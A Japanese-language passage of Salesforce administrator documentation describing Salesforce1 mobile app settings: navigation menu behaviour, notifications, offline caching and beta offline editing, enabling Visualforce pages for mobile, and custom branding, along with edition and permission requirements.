Salesforce1 モバイルアプリケーションの Visualforce ページの有効化

Salesforce1 ナビゲーションメニューに関する注意

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

一部のオブジェクトは、最近アクセスしていても、Salesforce1 ナビゲーションメニューの [最近] セクションから除外されます。

- ToDo と行動
- 人、グループ、メモ、ダッシュボード、およびレポート (これらの項目がナビゲーションメニューに直接追加された場合)
- オブジェクトのホームページのみに表示され、ナビゲーションメニューには表示されないリストビュー
- Salesforce フルサイトにタブがないオブジェクトを含む、Salesforce1 で使用できないオブジェクト

ダッシュボード、レポート、メモ、グループ、人のメニュー項目について

[ダッシュボード]、[レポート]、[メモ]、[グループ]、または [人] 項目を Salesforce1 ナビゲーションメニューの [選択済み] リストに追加する場合、これらの項目は、[ToDo]、[今日]、その他の個別メニュー項目と同様に、指定した順序で表示されます。

一方、これらの項目をナビゲーションメニューに追加していない場合、これらの項目はオブジェクトのスマート検索項目セットに自動的に組み込まれ、ナビゲーションメニューの [最近] セクションに表示されます。

オブジェクトを [最近] セクションに固定

ユーザは、Salesforce1 ナビゲーションメニューの [最近] セクションに表示されるオブジェクトをカスタマイズできます。オブジェクトをフルサイトで検索する場合は、オブジェクトの名前の上にマウスを置いて、📌 をクリックすると、そのオブジェクトが検索結果の上部に固定されます。フルサイトに固定されたオブジェクトの順序によって、ナビゲーションメニューの [最近] セクションの上部に固定されるオブジェクトの順序が決まります。ただし、この方法でオブジェクトを固定すると、[最近] セクションの固定されていない残りのオブジェクトが [その他] 要素にドロップされる可能性があります。

Salesforce1 のスマート検索項目および検索結果

スマート検索項目を使用すると、Salesforce の標準オブジェクトとカスタムオブジェクトがナビゲーションメニューの [最近] セクションに追加されます。ナビゲーションメニューからスマート検索項目を削除すると、Salesforce1 ユーザはメニューからオブジェクト (オブジェクトのホームページとリストビューを含む) にアクセスできなくなります。

スマート検索項目を削除すると、Salesforce1 の検索オプションにも影響を及ぼします。オブジェクトのホームページが使用できないため、オブジェクト固有の検索を実行できなくなります。グローバル検索への影響は、Salesforce1 アプリケーションによって異なります。

- iOS 用の Salesforce1 ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションでは、ユーザはグローバル検索結果からレコードを見つけてアクセスできます。
- Android 用の Salesforce1 ダウンロード可能アプリケーションでは、グローバル検索が機能するにはスマート検索項目が必要です。スマート検索項目がナビゲーションメニューから除外されると、Android ユーザはグローバル検索を使用してレコードを見つけることができません。

関連トピック:

Salesforce1 モバイルアプリケーションのナビゲーションメニュー

Salesforce1 ナビゲーションメニューのカスタマイズ

Salesforce1 モバイルアプリケーション通知

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

通知により、Salesforce で特定のイベントが発生した場合にユーザに知らせることができます。たとえば、ユーザが承認申請を受信した場合や Chatter でメンションされた場合にユーザに通知します。アクション可能な通知を使用すると、ユーザは Salesforce1 を開かずに通知から直接返答できます。

Salesforce1 ユーザには 3 つの種別の通知が表示される可能性があります。

- *アプリケーション内通知*は、ユーザが Salesforce1 を使用しているときに関連活動を常にユーザに知らせます。🔔 をタップすると、過去 90 日以内に受信した最新の 20 件の通知を参照できます。

  組織で Salesforce Communities を有効にすると、ユーザに各自がメンバーになっているすべてのコミュニティからの通知が表示されます。通知がどのコミュニティから発信されたものかをユーザが識別しやすいように、タイムスタンプの後にコミュニティ名がリスト表示されます。

- *転送通知*とは、ユーザによってインストールされた Salesforce1 ダウンロード可能アプリケーションが使用されていないときに、モバイルデバイスに表示されるアラートです。これらのアラートは、デバイスの種類

に応じて、テキスト、アイコン、音で構成されます。システム管理者が組織に対して転送通知を有効にすると、各ユーザは自分のデバイスに転送通知を受信するかどうかを選択できます。

- *アクション可能な通知*は、アクションボタンが含まれる転送通知です。ユーザは Salesforce1 ダウンロード可能アプリケーションを開く必要なしに通知から直接アクションを実行できます。デバイスの種別や転送通知の設定方法に応じて、アクション可能な通知はロック画面にも表示できます。

関連トピック:

Salesforce1 モバイルアプリケーション通知の有効化

Salesforce1 モバイルアプリケーション通知の有効化

組織のすべてのユーザが Salesforce のイベント (承認申請を受信した場合や Chatter でメンションされた場合など) に関するモバイル通知を受信できるようにします。

1. [設定] から、[クイック検索] ボックスに「*Salesforce1 通知*」と入力し、**[Salesforce1 通知]** を選択します。
2. Salesforce1 ユーザが受信する通知を選択します。
3. Salesforce1 ユーザが Salesforce1 を開かずに特定の種別の転送通知から直接返答できるようにするアクション可能な通知を選択します。
4. **[保存]** をクリックします。

ユーザはメール通知として承認申請を受信している場合にのみ、Salesforce1 通知で承認申請を受信できます。自分と自分のユーザは [承認申請メールを受信] ユーザ項目を変更して、この設定を指定できます。

関連トピック:

Salesforce1 モバイルアプリケーション通知

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

通知設定を参照する
- 「設定・定義を参照する」

通知設定を変更する
- 「アプリケーションのカスタマイズ」

Salesforce1 モバイルアプリケーションをオフラインで使用

モバイル接続ができないときでも、モバイルユーザの生産性を保つことができます。Salesforce1 でキャッシュとオフライン編集を有効にすると、地下鉄での通勤、航空規制、携帯電波の不調、受信状況の悪いビルの谷間などに遮られることなく、作業を継続できます。オフラインアクセスは Salesforce1 ダウンロード可能アプリケーションで使用できます。ベータバージョンのオフライン編集では、バージョン 10.0 の Salesforce1 for Android ダウンロード可能アプリケーションまたは Salesforce1 for iOS ダウンロード可能アプリケーションが必要です。

[設定] から Salesforce1 キャッシュとオフライン編集を管理するには、[クイック検索] ボックスに「*Salesforce1*」と入力し、**[Salesforce1 オフライン]** を選択します。

オフライン中の Salesforce1 のデータアクセス

Salesforce1 のキャッシュを有効にすると、Salesforce1 ダウンロード可能アプリケーションユーザはオフラインでの作業中、またはモバイルアプリケーションが Salesforce に接続できないときに、重要なデータを表示できます。Salesforce1 では、ユーザが最近アクセスしたレコードのセットがキャッシュされるので、接続しなくても参照ができます。また、Salesforce1 セッション中にユーザがアクセスするデータの多くもキャッシュに追加されます。キャッシュデータは暗号化され、安全な永続データストアに保存されます。

オフライン中の Salesforce1 でレコードの作成、編集、および削除 (ベータ)

オフライン編集を使用すれば、Salesforce1 ダウンロード可能アプリケーションユーザは、ネットワークに接続しなくても Salesforce のデータを最新に保つことができます。オフライン中にキャッシュされたオブジェクトのレコードを作成し、キャッシュされたレコードの編集や削除ができます。すべてのオフライン中の変更を一元的に追跡できます。また、Salesforce1 がオンラインに戻ると、アプリケーションは自動的に待機中の変更を Salesforce に同期し、解決する必要のある競合がある場合は、ユーザに警告します。ベータバージョンのオフライン編集には、バージョン 10.0 の Salesforce1 for Android または Salesforce1 for iOS が必要です。

Salesforce1 がオフライン時に使用できるデータおよび UI 要素

Salesforce1 のキャッシュとオフライン編集を使用して、Salesforce1 ダウンロード可能アプリケーションユーザはアクセス頻度の高いオブジェクトとレコードの多くをオフライン中に利用できます。オフラインで使用できるデータと Salesforce1 ユーザインターフェース要素を次のリストに示します。

Salesforce1 のオフラインアクセスを有効化

数回のクリックで、Salesforce1 ユーザはモバイル接続の不安定さから開放されます。2 つのレベルのオフラインアクセスを有効にできます。1つはアクセス頻度の高いレコードをキャッシュするもので、オフライン中のデータの参照が可能となります。もう 1 つはオフライン編集で、オフライン中にレコードの作成、編集、および削除が可能となります。オフラインアクセスは Salesforce1 ダウンロード可能アプリケーションでのみ使用できます。ベータバージョンのオフライン編集には、バージョン 10.0 の Salesforce1 for Android または Salesforce1 for iOS が必要です。

関連トピック:

オフラインアクセス: Salesforce1 で使用できない機能

オフライン中の Salesforce1 のデータアクセス


Salesforce1 のキャッシュを有効にすると、Salesforce1 ダウンロード可能アプリケーションユーザはオフラインでの作業中、またはモバイルアプリケーションが Salesforce に接続できないときに、重要なデータを表示できます。Salesforce1 では、ユーザが最近アクセスしたレコードのセットがキャッシュされるので、接続しなくても参照ができます。また、Salesforce1 セッション中にユーザがアクセスするデータの多くもキャッシュに追加されます。キャッシュデータは暗号化され、安全な永続データストアに保存されます。

Salesforce1 ダウンロード可能アプリケーションのいずれかが組織に初めてインストールされるときに、Salesforce1 のキャッシュは有効になります。[設定] でこの設定を管理するには、［クイック検索］ボックスに「*Salesforce1*」と入力し、**[Salesforce1 オフライン]** を選択します。

ユーザのキャッシュの内容で、モバイルデバイスがオフラインの場合にアクセスできるデータが決まります。キャッシュがどのように最初に作成され、Salesforce1 セッション中に更新されるかについて説明します。

メモ: Salesforce1 セッションは、アプリケーションのログインからログアウトまでの時間です。他のアプリケーションに切り替えて、現在のアプリケーションがバックグラウンドに移行しても、セッションは終了しません。

- ユーザが Salesforce1 にログインしたとき、キャッシュは空です。キャッシュが空の状態で、ユーザのデバイスがオフラインになると、Salesforce データは使用できません。
- 最近アクセスしたレコードのデフォルトセットをキャッシュにすばやく入力できます。Salesforce1 ナビゲーションメニューから、[設定] > [オフラインキャッシュ] > [今すぐキャッシュ] を選択します。



ヒント: ユーザは、Salesforce1 にログインするたびに、このアクションを実行して、オフラインになったときに有意義なデータセットが使用可能になるようにすることをお勧めします。

ユーザのレコードのサイズと複雑さによりますが、キャッシュには数秒から数分かかることがあります。キャッシュが完全に更新される前にオフラインになると、使用できるはずのレコードの一部が使用できません。

[今すぐキャッシュ] オプションでは、ユーザの Salesforce1 ナビゲーションメニューの [最近] セクションに表示される最初の 5 個のオブジェクトで最近アクセスしたレコードと、最近の ToDo およびダッシュボードが収集されます。最近アクセスしたレコードは、Salesforce1 とフル Salesforce サイト (Salesforce Classic、Lightning Experience など) でのユーザの活動で決まります。

- Salesforce1 セッション中、ユーザがアクセスする他のレコードの多くもキャッシュに追加されます。(すべての Salesforce データが使用できるわけではありません。「Salesforce1 がオフライン時に使用可能なデータおよび UI 要素」を参照してください。)
- デフォルトの最近アクセスしたレコードセットは、Salesforce1 とフルサイトでの作業に伴い更新される必要があります。Salesforce1 から (ログアウトせずに) 他のアプリケーションに切り替えてキャッシュの経過時間が 1 時間を超えると、キャッシュは自動的に更新されて、上位 5 個のオブジェクトの最近の ToDo、ダッシュボード、およびレコードの最新セットが取得されます。

[今すぐキャッシュ] オプションを使用すると、キャッシュをいつでも手動で更新することもできます。オフラインになることが予想され、事前にキャッシュに追加する必要のあるレコードにフルサイトで最近アクセスした場合は、このオプションを使用することをお勧めします。

- レコードはユーザのキャッシュに 2 週間保持されます。同じレコードにアクセスするたびに、クロックは 2 週間にリセットされます。2 週間アクセスがなかったレコードは、自動的にキャッシュから削除され、ユーザがレコードに再度アクセスするまでオフラインでは使用できません。
- Salesforce1からログアウトすると、キャッシュからすべてのデータが削除されます。次回ユーザがログインすると、キャッシュの生成プロセスが最初から開始されます。

関連トピック:

Salesforce1 がオフライン時に使用できるデータおよび UI 要素

Salesforce1 のオフラインアクセスを有効化

オフラインアクセス: Salesforce1 で使用できない機能

オフライン中の Salesforce1 でレコードの作成、編集、および削除 (ベータ)

オフライン編集を使用すれば、Salesforce1 ダウンロード可能アプリケーションユーザは、ネットワークに接続しなくてもSalesforceのデータを最新に保つことができます。オフライン中にキャッシュされたオブジェクトのレコードを作成し、キャッシュされたレコードの編集や削除ができます。すべてのオフライン中の変更を一元的に追跡できます。また、Salesforce1 がオンラインに戻ると、アプリケーションは自動的に待機中の変更をSalesforceに同期し、解決する必要のある競合がある場合は、ユーザに警告します。ベータバージョンのオフライン編集には、バージョン 10.0 の Salesforce1 for Android または Salesforce1 for iOS が必要です。

メモ: 今回のリリースには、ベータバージョンのオフライン編集が含まれています。機能の品質は高いですが、既知の制限があります。組織でこの機能を有効にするには、「Salesforce1 のオフラインアクセスを有効化」を参照してください。オフライン編集は、Salesforceがドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。オフライン編集に関するフィードバックや提案は、Success コミュニティの IdeaExchange に投稿してください。


オフライン編集を有効にすると、次のことができます。

- オブジェクトのホームページで、[新規] ボタンを使用してレコードを作成する (ToDo の場合は [私の ToDo] リストの [新規] ボタンを使用)。アクションバーの「新規レコード」アクション ([新規 ToDo] や [新規取引先責任者]、または関連リストの [新規] など) は、オフラインでは機能しません。
- レコードのアクションバーで、[編集] アクションを使用してレコードの詳細を更新する。
- レコードのアクションバーで、[削除] アクションを使用してレコードを削除する。

オフライン編集で更新できるデータの完全なリストについては、「Salesforce1 がオフライン時に使用できるデータおよび UI 要素」を参照してください。

オフライン中の更新を追跡

オフライン中の変更はすべて [待機中の変更] ページで追跡できます。このページは、Salesforce1 ナビゲーションメニューから使用できます。



オフライン中の更新の状況を表示

オフライン中の変更の状況を監視できるように、Salesforce1 の [待機中の変更] ページ、オブジェクトホームページ、更新されたレコードの [特長] 領域にインジケータがあります。

- : モバイルデバイスがオフラインになっているときに表示されます。デバイスがオンラインに戻ったときに同期する変更があることを示します。正常に同期されると、レコードは [待機中の変更] ページに表示されなくなります。
- : モバイルデバイスがオンラインに戻った場合に表示されます。ユーザが解決する必要があるデータの競合があることを示します。
- : モバイルデバイスがオンラインに戻った場合に表示されます。解決できないエラーが発生し、ユーザの変更が保存できないことを示します。

接続の回復時

ユーザのモバイル接続が回復すると、[待機中の変更] ページに表示されている変更は自動的に Salesforce と同期されます。入力規則エラーがある場合や、別のユーザが同一レコードに競合する変更を行った場合など、ユーザの対応が必要な同期の問題がある場合、Salesforce1 からアラートがでます。

同期の問題を解決するには、ポップアップアラートメッセージを参照するか、Salesforce1 ナビゲーションメニューで [待機中の変更] を選択し、影響があるレコードをタップします。Salesforce1 に解決が必要な問題が強

調表示されます。必要な修正が保存されると、待機中の変更の同期が再度試行されます。同期されていない変更があるレコードはロックされるので、問題が解決されるまで、変更が追加されることはありません。

解決できないエラーはまれですが、一般的には他のだれかがレコードを削除したり、ユーザのオフライン中にレコードのアクセス権限が変更された場合に発生します。解決できないエラーを含む待機中の変更については保存できません。唯一できることは、[待機中の変更]ページで問題のあるレコードをタップして変更を破棄することです。

関連トピック:

- Salesforce1 がオフライン時に使用できるデータおよび UI 要素
- Salesforce1 のオフラインアクセスを有効化
- オフラインアクセス: Salesforce1 で使用できない機能

Salesforce1 がオフライン時に使用できるデータおよび UI 要素

Salesforce1 のキャッシュとオフライン編集を使用して、Salesforce1 ダウンロード可能アプリケーションユーザはアクセス頻度の高いオブジェクトとレコードの多くをオフライン中に利用できます。オフラインで使用できるデータと Salesforce1 ユーザインターフェース要素を次のリストに示します。

Salesforce データ/Salesforce1 要素	オフラインで参照可能	オフラインで作成、編集、または削除可能 (ベータ)
ナビゲーションメニュー	可	なし
アクションバー	可	編集アクション: 可 削除アクション: 可 その他のアクション: 不可
グローバル検索	現在のセッションでの以前の検索結果	なし
リストビュー	現在のセッションで参照済みの場合	不可
最近のオブジェクトのレコード	可 (Salesforce1 ナビゲーションメニューの[最近]セクションに表示される最初の 5 個のオブジェクト (ファイルを除く) で最近アクセスしたレコード)	可 (Salesforce1 ナビゲーションメニューの[最近]セクションに表示される最初の 5 個のオブジェクト (ファイルを除く) で最近アクセスしたレコード)
その他のオブジェクトのレコード	現在のセッションで参照済みの場合	現在のセッションで参照済みの場合
関連レコード	現在のセッションで参照済みの場合	現在のセッションで参照済みの場合

Salesforce データ/Salesforce1 要素	オフラインで参照可能	オフラインで作成、編集、または削除可能 (ベータ)
Salesforce Today	現在のセッションで参照済みのメインページおよびモバイル行動レコード	不可
Salesforce の行動	現在のセッションで参照済みの場合	作成: 不可 編集と削除: 現在のセッションで参照済みの場合
ToDo	[私の ToDo] リストの最初のページで最近アクセスした ToDo のみ	[私の ToDo] リストの最初のページで最近アクセスした ToDo のみ (簡単な [新規 ToDo] フォームが無効になっている必要があります)
メモ	現在のセッションで参照済みの場合	作成: 可 編集: 現在のセッションで参照済みの場合 削除: 不可
ファイル	現在のセッションで参照済みの場合	不可
ダッシュボード (拡張グラフ)	最近アクセスしたグラフのみ	不可
ダッシュボード (従来のグラフ)	不可	不可
フィード、グループ、人	現在のセッションで参照済みの場合	不可
通知	現在のセッションで参照済みの場合	なし
承認 (申請、承認、却下)	不可	不可
Visualforce ページ	不可	不可
キャンバスアプリケーション	不可	不可
Lightning ページ	不可	不可
Salesforce1 の設定	可	なし

Salesforce1 セッションとは、アプリケーションへのログインからログアウトまでの時間です。Salesforce1 から他のアプリケーションに切り替えても、ユーザがログアウトしない限りセッションは終了しません。

関連トピック:

オフラインアクセス: Salesforce1 で使用できない機能

Salesforce1 のオフラインアクセスを有効化

数回のクリックで、Salesforce1 ユーザはモバイル接続の不安定さから開放されます。2 つのレベルのオフラインアクセスを有効にできます。1 つはアクセス頻度の高いレコードをキャッシュするもので、オフライン中のデータの参照が可能となります。もう 1 つはオフライン編集で、オフライン中にレコードの作成、編集、および削除が可能となります。オフラインアクセスは Salesforce1 ダウンロード可能アプリケーションでのみ使用できます。ベータバージョンのオフライン編集には、バージョン 10.0 の Salesforce1 for Android または Salesforce1 for iOS が必要です。

1. [設定] から、[クイック検索] ボックスに *「Salesforce1」* と入力し、**[Salesforce1 オフライン]** を選択します。
2. オフライン中にデータを参照するには、[Salesforce1 でキャッシュを有効化] を選択します。

   Salesforce1 ダウンロード可能アプリケーションのいずれかが組織に初めてインストールされるときに、このオプションは自動的に有効になります。
3. オフライン中のレコードの更新を有効にするには、[Salesforce1 でオフラインの作成、編集、削除を有効化 (ベータ)] を選択します。

   Salesforce1 のキャッシュが無効な場合、このオプションは使用できません。
4. **[保存]** をクリックします。

ヒント: [Salesforce1 でキャッシュを有効化] を有効にしておくことをお勧めします。この設定を有効にすると、キャッシュされたデータをオフラインで使用できるだけでなく、以前アクセスしたレコードの表示が高速になり、全体のパフォーマンスも向上します。キャッシュを無効にすると、Salesforce1 ダウンロード可能アプリケーションでは、セッションを維持するために必要な最小限のデータのみが保存されます。この場合、レコード詳細とフィード項目が表示されるたびに、アプリケーションでは更新する必要があるため、パフォーマンスに影響がある場合があります。

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

Salesforce1 設定を参照する
- 「設定・定義を参照する」

Salesforce1 設定を編集する
- 「アプリケーションのカスタマイズ」

  「すべてのデータの編集」

Salesforce1 モバイルアプリケーションの Visualforce ページの有効化

Visualforce を使用して Salesforce1 アプリケーションを拡張し、モバイルユーザが外出中に必要な機能を提供できます。Visualforce ページを Salesforce1 に追加する前に、ページをモバイルで使用できるか、あるいはモバイルアプリケーションでは使用できないかを確認します。

ヒント: 既存の Visualforce ページを Salesforce1 で公開する前に、携帯電話やタブレットでどのように表示され機能するようにするかを検討してください。多くの場合、モバイルフォームファクタ専用の新しいページを作成する必要があります。

Visualforce ページが Salesforce1 ユーザインターフェースの以下の領域に表示されるようにするには、それらのページがモバイルで使用できるようになっている必要があります。

- Visualforce タブを介したナビゲーションメニュー
- カスタムアクションを介したアクションバー
- レコードの関連情報ページ上のモバイルカード
- 上書きされた標準ボタン、またはカスタムボタンおよびカスタムリンク
- レコード詳細ページレイアウトへの埋め込み
- Lightning ページ

Salesforce1 で Visualforce ページを有効にする手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択します。
2. 目的の Visualforce ページの **[編集]** をクリックします。
3. `[Salesforce モバイルアプリケーションおよび Lightning ページでの使用が可能]` を選択し、**[保存]** をクリックします。

Salesforce1 での Visualforce のサポートに関して次の点に注意してください。

- Visualforce ページよって上書きされた標準タブ、カスタムオブジェクトタブ、およびリストビューは、Salesforce1 ではサポートされません。Visualforce ページはフルサイトのユーザに表示されますが、Salesforce1 ユーザには、オブジェクトのデフォルトの Salesforce1 ページが表示されます。この制限は、オブジェクトに対する Salesforce1 の操作性を維持するために設定されています。
- メタデータ API を使用して ApexPage オブジェクトの `isAvailableInTouch` 項目を編集することによって、Salesforce1 の Visualforce ページを有効にすることもできます。
- Visualforce タブ設定ページの `[Salesforce Classic Mobile 準備完了]` チェックボックスは、Salesforce Classic Mobile 専用であり、Salesforce1 アプリケーションの Visualforce ページには適用されません。

エディション

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce1 で Visualforce の表示を有効にする

- 「アプリケーションのカスタマイズ」

「Apex 開発」

関連トピック:

Salesforce1 ナビゲーションメニューのカスタマイズ
高度なページレイアウトエディタでのモバイルカードの管理
Visualforce ページの表示と編集

Salesforce1 モバイルアプリケーションでの組織のブランド設定

Salesforce1 モバイルアプリケーションを会社のブランドの一定の側面に合わせてカスタマイズし、モバイルユーザにアプリケーションが容易に認識されるようにすることができます。カスタムブランドは、すべての Salesforce1 アプリケーションに表示されます。

メモ: Salesforce1 アプリケーションをカスタマイズするためにアップロードした画像は、Salesforce1 Branding Resources というドキュメントフォルダに保存されます。このため、システム管理者が Salesforce1 ブランド設定ページを表示および変更するには、事前にドキュメントオブジェクトが組織で有効になっている必要があります (ただし [ドキュメント] タブは表示されなくてもかまいません)。

Salesforce1 モバイルブラウザアプリケーションのユーザにカスタムブランド設定を表示するには、組織のドキュメントを有効にする必要があります。Salesforce1 ダウンロード可能アプリケーションの場合、ユーザにはドキュメントに対する「参照」ユーザ権限も必要です。

次をカスタマイズできます。

要素	説明
ブランドの色	ヘッダー、ボタン、検索バーなど、主要なユーザインターフェース要素の色。 選択したブランドの色に基づいて、ナビゲーションメニューの境界線、通知リスト、ボタンテキストなどのユーザインターフェースに対比色が自動的に定義されます。 編集および作成ウィンドウや、アクションバーのアクションから開かれるウィンドウなど、フロート表示、ポップアップ、およびダイアログのヘッダーは、この設定による影響を受けません。これらのヘッダーは、ユーザが情報の表示のみではなく、アクションを実行していることを視覚的に示すために、常に白になります。
読み込み中ページの色	モバイルユーザがログインした後に表示される読み込み中ページの背景色。
読み込み中ページのロゴ	モバイルユーザがログインした後に表示される読み込み中ページの画像。 最適な結果を得るには、許容される最大サイズの画像を使用することをお勧めします。最大画像サイズは、460 x 560 ピクセルです。

Salesforce1 アプリケーションのブランド設定をカスタマイズする場合は、次のヒントを参考にしてください。

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

- ロゴ画像を作成するときは、必ず圧縮してください。多くの画像編集プログラムで、このプロセスは「圧縮を使用」、「画像の最適化」、「Web 用に保存」、「Web 用に圧縮」などと呼ばれています。
- デスクトップモニタだけでなくユーザベースと同じデバイスを使用して、Salesforce1 でロゴが正しく表示されることを確認します。各デバイスの画面サイズとピクセル密度に応じて、画像は異なる縮尺率または縦横比で表示される可能性があります。
- Salesforce1 では、カスタムブランド設定要素に `.png`、`.gif`、および `.jpg` 画像形式がサポートされていますが、最適な結果を得るためには .png を使用することをお勧めします。
- 次のインターフェース要素はカスタマイズできません。
  - モバイルデバイスのホーム画面に表示される Salesforce1 アプリケーションアイコン。
  - iOS 用の Salesforce1 ダウンロード可能アプリケーション起動時の初期読み込み中画面。この読み込み中画面は、ログインページでユーザに入力が要求される前に表示されます。
- カスタムブランド設定の変更を表示するには、アプリケーションを閉じてから再度ログインする必要があります。

Salesforce1 アプリケーションのログインページのブランド設定をカスタマイズすることもできます。ログインページを変更するには、[私のドメイン] を有効化する必要があります。会社の Salesforce1 ログインページをカスタマイズするには、「ログインページのブランド設定のカスタマイズ」(ページ 1165)を参照してください。

関連トピック:

Salesforce1 モバイルアプリケーションのブランド設定のカスタマイズ

Salesforce1 モバイルアプリケーションのブランド設定のカスタマイズ

Salesforce1 モバイルアプリケーションの外観(読み込み中ページの背景色、読み込み中ページのロゴ、ヘッダーの背景色など)を変更して、アプリケーションを会社のブランド設定に合わせることができます。

メモ: Salesforce1 アプリケーションをカスタマイズするためにアップロードした画像は、Salesforce1 Branding Resources というドキュメントフォルダに保存されます。このため、システム管理者が Salesforce1 ブランド設定ページを表示および変更するには、事前にドキュメントオブジェクトが組織で有効になっている必要があります(ただし[ドキュメント]タブは表示されなくてもかまいません)。

Salesforce1 モバイルブラウザアプリケーションのユーザにカスタムブランド設定を表示するには、組織のドキュメントを有効にする必要があります。Salesforce1 ダウンロード可能アプリケーションの場合、ユーザにはドキュメントに対する「参照」ユーザ権限も必要です。

1. [設定] で、[クイック検索] ボックスに「ブランド」と入力し、[Salesforce1 のブランド設定] を選択して [編集] をクリックします。
2. ヘッダーなど、主要なユーザインターフェースのブランドの色をカスタマイズするには、 をクリックするか、有効な 16 進数の色コードを入力します。
3. 読み込み中ページの背景色をカスタマイズするには、 をクリックするか、有効な 16 進数の色コードを入力します。
4. 読み込み中ページのロゴをカスタマイズするには、[ファイルを選択]をクリックして画像をアップロードします。画像には、最大 200 KB の .jpg、.gif、または .png ファイルを使用できます。最大画像サイズは、460 × 560 ピクセルです。
5. [保存] をクリックします。

関連トピック:

Salesforce1 モバイルアプリケーションでの組織のブランド設定

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

Salesforce1 のブランド設定を表示する
- 「設定・定義を参照する」

Salesforce1 のブランド設定を変更する
- 「アプリケーションのカスタマイズ」
- 「すべてのデータの編集」

Salesforce1 モバイルアプリケーションで使用できない機能

Salesforce1 モバイルアプリケーションでは、組織で Lightning Experience と Salesforce Classic のいずれを使用している場合でも、Salesforce フルサイトの一部の機能が含まれません。ここでは、フルサイトで使用する場合と機能上の差異があるか、Salesforce1 での動作が異なる、Salesforce1 では使用できない Salesforce 機能について説明します。

- データアクセスおよび表示
- セールス機能
- 生産性機能
- カスタマーサービス機能

- レポートとダッシュボード
- Salesforce Files
- Chatter
- Salesforce Communities
- ナビゲーションとアクション
- Search
- データの入力
- 重複管理
- 承認
- オフラインアクセス
- Salesforce のカスタマイズ

関連トピック:

Salesforce1 アプリケーションのロケールと言語のサポート

データアクセスと表示: Salesforce1 で使用できない機能

サポートされるオブジェクトとデータ

